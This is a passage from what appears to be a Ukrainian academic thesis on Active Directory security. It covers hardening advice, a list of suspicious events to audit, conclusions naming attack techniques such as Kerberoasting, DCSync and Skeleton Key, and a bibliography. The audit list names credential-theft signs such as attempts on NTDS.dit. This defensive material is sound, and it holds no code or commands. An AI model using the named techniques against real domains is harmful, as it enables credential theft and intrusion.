- обмежити права локального адміністрування на кожному контролері та мінімізувати кількість облікових записів, які мають змогу логінитися інтерактивно (RDP). Окрім того, необхідно дотримуватися найкращих практик щодо складності та терміну дії паролів для всіх облікових записів, а понад усе – для тих, які мають доступ до контролера домену;
- встановлювати лише ті застосунки та сервіси, які є необхідними для функціональності та безпеки середовища;
- мінімізувати мережевий доступ до всіх контролерів доменів (сегментація) і заборонити доступ в Інтернет для усіх DC.

Іншим методом забезпечення безпеки є дотримання принципу найменших привілеїв – можливо, він є найбільш фундаментальною практикою безпеки в Active Directory. Надаючи кожному користувачеві лише той рівень доступу, який йому необхідний для вирішення власних завдань, одночасно обмежуються рівень шкоди, яку користувач міг ненавмисно завдати, а також спектр можливостей, отриманих зловмисником, якщо обліковий запис буде скомпрометований у майбутньому. Основний метод реалізації найменших привілеїв полягає в тому, щоб об'єднати користувачів зі схожими ролями (наприклад, всіх адміністраторів служби підтримки або всіх співробітників IT-відділу) в групу безпеки Active Directory і керувати ними разом, замість того, щоби безпосередньо призначати дозволи для кожного облікового запису індивідуально. Така стратегія оптимізує структуру дозволів, значно полегшуючи розуміння того, який саме доступ надано кожному користувачеві, а також дає можливість власникам даних регулярно перевіряти, хто має доступ до певних даних, а також надає змогу підтримувати права в адекватному стані в міру розгортання нових застосунків або змін ролей в домені.

При створенні сервісних облікових записів (як зображено на рисунку 3.44) адміністратори можуть виявити необхідність надання їм певних підвищених привілеїв. Так, наприклад, не варто додавати сервісні облікові записи до групи адміністраторів домену, а забезпечити створення спеціальної групи для акаунтів такого типу. Окрім того, критично важливим є використання спеціальних облікових записів – наприклад, gMSA для регулярної автоматичної зміни паролів сервісних акаунтів, щоби гарантувати, що навіть у випадку отримання автентифікаційних даних одного із них зловмисником, він не зможе зберегти доступ на довгий період часу, а, отже, його цінність значно зменшується.



Рисунок 3.44 – Створення окремої групи для спеціальних сервісних акаунтів

Використання попередніх стратегій може суттєво обмежити коло можливих векторів атак, однак навіть найкраща стратегія захисту не спроможна гарантувати, що жоден зловмисник не проникне у мережу, або що жоден інсайдер (наприклад, колишній працівник з невилученим vpn-файлом) не зловживатиме своїми привілеями навмисно чи не припуститься серйозної помилки, яка призведе до витоку даних, або ж втрати до неї доступності.

Тому потрібно збирати всебічні дані аудиту про активність у розгорнутому IT-середовищі. Windows-логи містять багато цінної інформації, однак їх недостатньо для повного захисту Active Directory – необхідно також збирати критично важливу інформацію, яка не фіксується системними журналами. Усі дані повинні бути структуровані належним чином, щоби забезпечити швидке виявлення кіберінцидентів і якісне проведення форензики на основі зібраних подій.

Загалом, необхідно звертати увагу на такі дії:

- авторизація до системи після закінчення робочого дня;
- блокування облікових записів, а також успішний логін після декількох невдалих спроб (може свідчити про атаку brute force);
- створення нових облікових записів у домені;
- зміна пароля високопривілейованого облікового запису;
- призначення користувачеві прав адміністратора;
- використання квитків Kerberos з величезними термінами дії;
- спроби отримання даних файлу NTDS.dit;
- внесення (або намагання) змін до реєстру.

Висновки за розділом 3

Дослідження різних векторів атак на інфраструктуру Active Directory висвітлює критичні вразливості, з якими можуть зіткнутися організації. Розглянуті методи атак яскраво демонструють різноманітні способи, якими зловмисники можуть експлуатовувати певні налаштування системи.

Впровадження ефективної конфігурації безпеки і політик має вирішальне значення для зниження ризиків, пов'язаних з даними атаками. Необхідно застосовувати проактивний підхід, який зосереджується на захисті привілейованих облікових записів, постійному моніторингу та виявленні підозрілих дій, впровадженні надійних механізмів автентифікації, а також регулярному оновленні програмного забезпечення та встановленні безпекових патчів.

Крім того, організаціям слід проводити навчання співробітників для підвищення їхньої обізнаності, а також імовірності ідентифікації ними потенційних загроз (наприклад, електронних листів з іншого домену) і відповідного реагування на них.

ВИСНОВКИ

Дослідження Active Directory надає глибоке розуміння її структури, управління та потенційних загроз безпеці. Історія та еволюція AD розкривають її важливу роль у корпоративних мережах та виклики, пов'язані з безпекою інфраструктури.

Методи виявлення загроз, такі як вбудовані команди RSAT, PowerView, pywerview, Wireshark, і BloodHound, дозволяють організаціям активно моніторити внутрішню мережу та захищати свої ресурси.

Зокрема, командний рядок надає можливість виконувати різноманітні команди, які дозволяють отримувати важливу інформацію про мережеві ресурси; інструменти RSAT дозволяють адміністраторам виконувати різноманітні завдання, такі як: керування користувачами, групами, політиками безпеки, та іншими об'єктами домену; скрипти PowerView та pywerview надають змогу дізнатися про структуру та конфігурацію, що може допомогти зловмисникам отримати інформацію для планування майбутніх векторів атак, а також модифікувати її; SharpHound і BloodHound отримують інформацію з бази даних контролера домену, та можуть бути використані для знаходження довірчих відносин від обліковими записами.

Розбір векторів атак розкриває різноманітні способи, якими зловмисники можуть отримати несанкціонований доступ до конфіденційної інформації.

AS-REP roasting та Kerberoasting спрямовані на експлуатацію протоколу автентифікації Kerberos; делегування дозволяє користувачам або комп'ютерам видавати себе за інші облікові записи.; DCSync та DCShadow експлуатують неякісні налаштування атрибутів користувачів та комп’ютерів; техніки Skeleton Key та AdminSDHolder використовуються для збереження привілейованого доступу до скомпрометованог домену.

Рекомендації щодо підвищення рівня захисту Active Directory підкреслюють важливість регулярного встановлення безпекових оновлень, надійної автентифікації, контролю доступу, та безпечної конфігурації.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Brian Desmond, Joe Richards, Robbie Allen, and Alistair G. Lowe-Norris. Active Directory: Designing, Deploying, and Running Active Directory. Published by O'Reilly Media, Inc., US, 2013 – 738 pages.
2. NTLM relay [Електронний ресурс] – Режим доступу: https://www.trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022/
3. Dishan Francis. Mastering Active Directory. Published by Packt Publishing Ltd., Birmingham, UK, 2017 – 697 pages.
4. Kerberoasting in a Nutshell [Електронний ресурс] – Режим доступу: https://medium.com/swlh/kerberoasting-in-a-nutshell-dfac1163949c
5. Steve Clines, Marcia Loughry. Active Directory For Dummies. Published by Wiley Publishing, Inc., Indianapolis, Indiana, 2008 – 360 pages.
6. Compromising IPv4 networks via IPv6 [Електронний ресурс] – Режим доступу: https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/
7. Kevin Kocis. Microsoft Active Directory Administration. Published by Sams Publishing, US, 2000 – 347 pages.
8. Unconstrained Delegation [Електронний ресурс] – Режим доступу: https://en.hackndo.com/constrained-unconstrained-delegation/#:~:text=Constrained%20Delegation.-,Unconstrained%20Delegation,-With%20Unconstrained%20Delegation
9. Richard Siddaway. Learn Active Directory Management in a Month of Lunches. Published by Manning Publications Co., US, 2014 – 400 pages.
10. SharpHound [Електронний ресурс] – Режим доступу: https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html
11. Laura E. Hunter. Active Directory Field Guide. Distributed to the book trade in the United States by Springer-Verlag New York, Inc., 2005 – 372 pages.
12. BloodHound – Sniffing Out the Path Through Windows Domains [Електронний ресурс] – Режим доступу: https://www.sans.org/blog/bloodhound-sniffing-out-path-through-windows-domains/

13. Melissa Craft. Windows 2000 Active Directory. Published by Syngress Publishing, Inc., US, 2001 – 627 pages.
14. Granting rights (WriteDACL) [Електронний ресурс] – Режим доступу: https://www.thehacker.recipes/ad/movement/dacl/grant-rights
15. Brian Svidergol, Robbie Allen. Active Directory Cookbook, Fourth Edition. Published by O'Reilly Media, US, 2013 – 860 pages.